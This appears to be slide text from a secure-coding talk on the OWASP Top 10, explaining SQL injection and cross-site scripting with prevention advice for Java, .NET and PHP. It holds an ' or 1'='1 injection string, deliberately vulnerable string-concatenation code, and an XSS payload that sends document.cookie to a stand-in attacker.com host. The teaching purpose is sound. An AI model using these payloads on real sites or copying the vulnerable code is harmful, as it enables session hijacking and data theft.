
A1 Injection
   Threat Agents
            internal or external actor who can feed untrusted data
   Attack Vectors
            Exploitability: AVERAGE
   Security Weakness
            Prevalence: COMMON / Detectability: AVERAGE
   Technical Impacts
            SEVERE
   Business Impacts
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How it works
   Attacker sends some special text that is executed by the target interpreter
             any source of data is at risk: form fields, uploads, url parameters
   Wide range of cases, according to the interpreter
             SQL executor, LDAP, Xpath, OS commands, URL arguments
   easy to discover when examining code
             more difficult via testing
   can result in
             data loss or corruption, lack of accountability, or denial of access, sometimes
              complete host takeover
                                                           Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Example Scenario: SQL Injection
   Quick and dirty JDBC code
                            String query = "SELECT * FROM accounts
                             WHERE custID='" +
                             request.getParameter("id") +"'";
   The attacker sends an 'id' parameter
             http://example.com/app/accountView?id=' or 1'='1
   View other accounts
   In the worst case, the attacker uses this weakness to invoke
             special stored procedures or DDL queries
             allowing a complete db manipulation
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Preventing SQL Injection
   Never create Statements with string manipulation
   Always use PreparedStatement or CallableStatement
             or a framework based on them (e.g. iBatis / myBatis, Spring JdbcTemplate)
   With Hibernate/JPA HQL Injection is still possible
             always use “by-name” parameters
                            from EntityName where id=:id
   Defense in depth
             minimal privileges on the DB connection


                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Hibernate & JPA
   Uses PreparedStatements and SQL validation
   Vulnerable to HQL injection
              prefer named parameters
              use Criteria queries when programmatically constructing them

   See also
              http://www.owasp.org/index.php/Hibernate
              http://www.owasp.org/index.php/Hibernate-Guidelines

                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Other platforms
   .NET
              use parameterized APIs with parameter binding
                                  SqlCommand(), OleDbCommand()


   PHP
              use PDO
                            with strongly typed bindParam()


                                                               Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Injection references
   OWASP
            http://www.owasp.org/index.php/Top_10_2010-A1
            http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet


   Advanced Topics
            http://www.hdm-stuttgart.de/~ms096/SQLInjectionWhitePaper.pdf
            http://www.nextgenss.com/papers/advanced_sql_injection.pdf
            http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using
             _SQL_Injection.pdf
                                                    Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
A2 XSS
   Threat Agents
            internal or external actor who can feed untrusted data
   Attack Vectors
            Exploitability: AVERAGE
   Security Weakness
            Prevalence: VERY WIDESPREAD / Detectability: EASY
   Technical Impacts
            MODERATE
   Business Impacts
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How it works

   Attacker sends special text that sooner or later is delivered to another web
    browser
             and executed... typically as JavaScript
             almost any source of data can be an attack vector
   XSS is the most prevalent web application security flaw
             as an example, JSP EL Expressions like ${…} are immediately evaluated and
              printed to the page “as is”, thus propagating XSS
   And comes in three flavors
             1) Stored, 2) Reflected, 3) DOM based
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Example Scenarios

   The application dynamically generates an input field without validation or
    escaping
             out.println(“〈input name='creditcard' value='"
                             + request.getParameter(“CC”) + "'〉”;
   The attacker modifies the ‘CC’ parameter in their browser to
             '〉〈script〉document.location= 'http://www.attacker.com/saveCookie?
              id='+document.cookie〈/script〉'
   The victim’s session ID is sent to the attacker
             ready for hijacking
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
XSS Prevention

   Untrusted Data of any kind
             from any source
                        HTTP request, URL parameters, form fields, headers, cookies
                        databases, web services, uploaded files...
   should always be treated as though it contains an attack
             since browser are the worst mix of code and data
                        many different parsers (XML, HTML, JavaScript, VBScript, CSS, URL, etc...).
             sanitized → encoded BEFORE being displayed or forwarded
                                                                                     escaping never harms

                                                                 Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
OWASP Positive XSS Prevention Model

   An HTML page like a template
   with slots where a developer is allowed to put untrusted data
             untrusted data is not allowed elsewhere
             "whitelist" model
             similar to Firefox 4 Content Security Policy
   Each of the different types of slots has slightly different security rules
             attributes, body, urls, links, ...


                                                             Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
